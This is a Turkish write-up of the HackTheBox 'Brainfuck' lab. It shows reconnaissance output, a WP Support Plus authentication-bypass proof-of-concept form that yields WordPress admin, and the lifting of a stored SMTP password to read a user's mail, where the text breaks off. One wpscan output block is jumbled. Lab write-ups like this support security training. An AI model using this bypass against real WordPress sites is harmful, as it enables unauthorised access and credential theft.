

## BRAINFUCK – HACKTHEBOX WRITEUP

Her zaman ki gibi nmap ile başlıyoruz.

```
Running command: sudo nmap -sC -sV -A -p22,25,110,143,443 10.10.10.17
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-16 12:35 +03
Nmap scan report for 10.10.10.17
Host is up (0.082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_ 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: SASL(PLAIN) UIDL USER PIPELINING AUTH-RESP-CODE CAPA TOP RESP-CODES
143/tcp   open  imap      Dovecot imapd
|_ imap-capabilities: AUTH=PLAINA0001 Pre-login ENABLE LOGIN-REFERRALS OK SASL-IR have IDLE IMAP4rev1 post-login listed capabilities ID LITERAL+ more
443/tcp   open  ssl/http  nginx 1.10.0 (Ubuntu)
|_ http-server-header: nginx/1.10.0 (Ubuntu)
|_ http-title: Welcome to nginx!
|_ ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
|_ Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
|_ Not valid before: 2017-04-13T11:19:29
|_ Not valid after: 2027-04-11T11:19:29
|_ _ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
|_   http/1.1
|_   http/1.1
|_   http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 82.45 ms 10.10.14.1
2 82.53 ms 10.10.10.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.61 seconds
```

443 numaralı port açık gidip neler varmış görelim. Ayrıca nmap çıktısından görebileceğimiz üzere 2 adet subdomainimiz var. Onları */etc/hosts* dosyasına ekliyoruz.

```
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.144 re.htb reblog.htb
10.10.10.17  brainfuck.htb www.brainfuck.htb sup3rs3cr3t.brainfuck.htb


# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
root@kali:~/HACKTHEBOX/oscp/insane/brainfuck#
```

<https://www.brainfuck.htb>’de açılışta bizi bir mail adresi karşılıyor. Notlarımıza kaydediyoruz, gobuster’i ateşliyoruz ve diğer subdomain’e geçiyoruz.


gobuster dir --url <https://brainfuck.htb>/ --w usrshare/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,css,html -e -k

-x : extension  
-k : SSL check kapatma  
-e : full url print

<https://sup3rs3cr3t.brainfuck.htb/>



Development entry'sine baktığımızda 2 adet kullanıcı olduğunu anlıyoruz.



Admin ve orestis kullanıcılarını notlarımıza ekledikten sonra sitede biraz gezindim. User oluşturdum ve cookie'leri kontrol ettim.

```
GET /d/1-development HTTP/1.1
Host: sup3rs3cr3t.brainfuck.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: flarum_session=obf6liqf718rjuuvvgcto8s51t0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

flarum\_session cookie'sini ilk gördüğüm zaman aklıma padbuster geldi ancak yanıldığımı google'ladığım zaman anladım. Flarum open-source forum sitesi oluşturmada kullanılan popüler bir yazılım.

gobuster'i ateşleyip bir bardak çay aldım. Döndüğümde gobuster'ın çıktısına baktığımda (brainfuck.htb için) readme.html ve wp-content sub-directory'lerini gördüm direk wpscan'i ateşledim.

wpscan --url https://brainfuck.htb/ --disable-tls-checks

```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
| Found By: Rss Generator (Passive Detection)
|   - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
|   - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator>

[+] WordPress theme in use: proficient
| Location: https://brainfuck.htb/wp-content/themes/proficient/
| Last Updated: 2018-02-16T00:00:00.000Z
| Readme: https://brainfuck.htb/wp-content/themes/proficient/readme.txt
| [!] The version is out of date, the latest version is 1.1.24
| Style URL: https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3
| Style Name: Proficient
| Description: Proficient is a Multipurpose WordPress theme with lots of powerful features, instantly giving a prof...
| Author: Specia
| Author URI: https://speciatheme.com/

| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0.6 (80% confidence)
| Found By: Style (Passive Detection)
|   - https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3, Match: 'Version: 1.0.6'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wp-support-plus-responsive-ticket-system
| Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
| Last Updated: 2019-09-03T07:57:00.000Z
| [!] The version is out of date, the latest version is 9.1.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.1.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|   - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

Hem alanyazardan hem türkiyeden emeklisi olan wordpress sitemizin hem sürümünü eski hemde plugininin sürümünü eski.

<https://www.exploit-db.com/exploits/41006>

<https://www.exploit-db.com/exploits/40939>

Elimizde 2 adet çok tehlikeli exploit olduğunu görebilirsiniz. Exploitlerden sql-injection admin authentication gerekli diğeri ise hali hazırda admin authentication almamızı sağlıyor.

```
<form method="post" action="http://wp/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>
```

Then you can go to admin panel.

Exploitimizi kendimize göre configure etmeden önce username enumeration yapıyoruz wpscan ile.

```
[i] User(s) Identified: 66 Found By: Style (Passive Detection)
[+] admin 67 - https://brainfuck.htb/wp-content/themes/proficient/style.css?ver=4.7.3, Match: 'Version: 1.0.6'
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By: 68 [*] Checking Plugin Versions (via Passive and Aggressive Methods)
| Rss Generator (Passive Detection) 71
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] administrator 75 [*] wp-support-plus-responsive-ticket-system
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection) 76 Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
| output-brainfuck 77
```

Admin kullanıcılarını biliyorduk administrator'u da notlarımıza ekledikten sonra elimizdekiler ile exploit'i dolduralım.

```
1 <form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
2   Username: <input type="text" name="username" value="admin">
3   <input type="hidden" name="email" value="orestis@brainfuck.htb">
4   <input type="hidden" name="action" value="loginGuestFacebook">
5   <input type="submit" value="Login">
6 </form>
```


Brainfuck Ltd. - Just another x Development - Super Secret x 127.0.0.1/deneme.html x +

127.0.0.1/deneme.html


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Username: admin Login


Login butonuna sihirli bir dokunuştan sonra white-page ile karşılaşıyoruz.



İlk başta bu ne böyle patchledin mi bunu da dememek için kendimi zor tuttum. Dön ger dön dön diyerek ana sayfaya döndüğümde admin yetkisi ile döndüğümü farkettim.




Uzun bir zaman harcayarak editör kısmında yazabileceğim bir php dosyası aradım ancak yazma yetkisi temiz bir şekilde kaldırıldığı için işe yaramadı. Tabi pluginler kısmındaki göz kırpan 1'i pass geçemedim. Bir baktığımda Easy WP SMTP pluginini gördüm.



The screenshot shows the WordPress admin dashboard with the 'Plugins' menu selected. The 'Plugins' page displays a list of installed plugins. The 'Easy WP SMTP' plugin is highlighted in blue. It is version 1.2.5 by wpecommerce. The plugin description states: 'Send email via SMTP from your WordPress Blog'. The 'Settings' link is visible next to the plugin name. The left sidebar shows the 'Plugins' menu item with a notification badge.

Plugin	Description
<input type="checkbox"/> Akismet Anti-Spam	Used by millions, Akismet is quite possibly the best way in the world to <b>protect your blog from spam</b> . It keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. Version 3.3   By Automattic   <a href="#">View details</a>
<input type="checkbox"/> <b>Easy WP SMTP</b>	Send email via SMTP from your WordPress Blog Version 1.2.5   By wpecommerce   <a href="#">View details</a>   <a href="#">Settings</a>
<input type="checkbox"/> Hello Dolly	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6   By Matt Mullenweg   <a href="#">View details</a>
<input type="checkbox"/> WP Support Plus	Easy to use Customer Support System in Wordpress itself!


Settings kısmına geldiğimizde smtp password'u ile karşılaşyoruz.



The screenshot shows the 'Easy WP SMTP' settings page. The 'SMTP Password' field is highlighted with a red box. The settings are as follows:

- From Email Address: orestis@brainfuck.htb
- From Name: Orestis Makrogiannis
- SMTP Host: localhost
- Type of Encryption: None (selected), SSL, TLS
- SMTP Port: 25
- SMTP Authentication: No (selected), Yes
- SMTP username: orestis
- SMTP Password: [Redacted]

Burada dikkat etmemiz gereken önemli kısım type of encryption kısmı ileride bu seçenek işimize yarayacak.



SMTP passwordunu aldıktan sonra maillerimizde bi şeyler var mı kontrol edelim. Evolution'ı kullanıcam.

Identity

×

Welcome

Identity

Receiving E-mail

Sending E-mail

Account Summary

Done

Please enter your name and e-mail address below. The "optional" fields below do not need to be filled in, unless you wish to include this information in e-mail you send.

**Required Information**

Full Name:

orestis

E-mail Address:

orestis@brainfuck.htb

**Optional Information**

Reply-To:

Organisation:

Aliases:

Add

Edit

Remove

☐ Look up mail server details based on the entered e-mail address

Cancel

Back

Next



Receiving E-mail

×

Welcome

Identity

Receiving E-mail

Receiving Options

Sending E-mail

Account Summary

Done

Server Type:

IMAP

▼

Description:

For reading and storing mail on IMAP servers.

Configuration

Server:

brainfuck.htb

Port:

143

▼

Username:

orestis

Security

Encryption method:

No encryption

▼

Authentication

Check for Supported Types

Password

▼

Cancel

Back

Next

×

Sending E-mail

Welcome

Identity

Receiving E-mail

Receiving Options

**Sending E-mail**

Account Summary

Done

Server Type: SMTP

Description: For delivering mail by connecting to a remote mailhub using SMTP.

**Configuration**

Server: brainfuck.htbPort: 25

☐ Server requires authentication

**Security**

Encryption method: No encryption

**Authentication**

Type: Check for Supported TypesPLAIN

Username:

Cancel


Finish

Back

Next

×

Mail authentication request



**Mail authentication request**

Please enter the password for mail account "orestis@brainfuck.htb".  
(host: brainfuck.htb)


User Name: orestis

Password: ●●●●●●●●●●

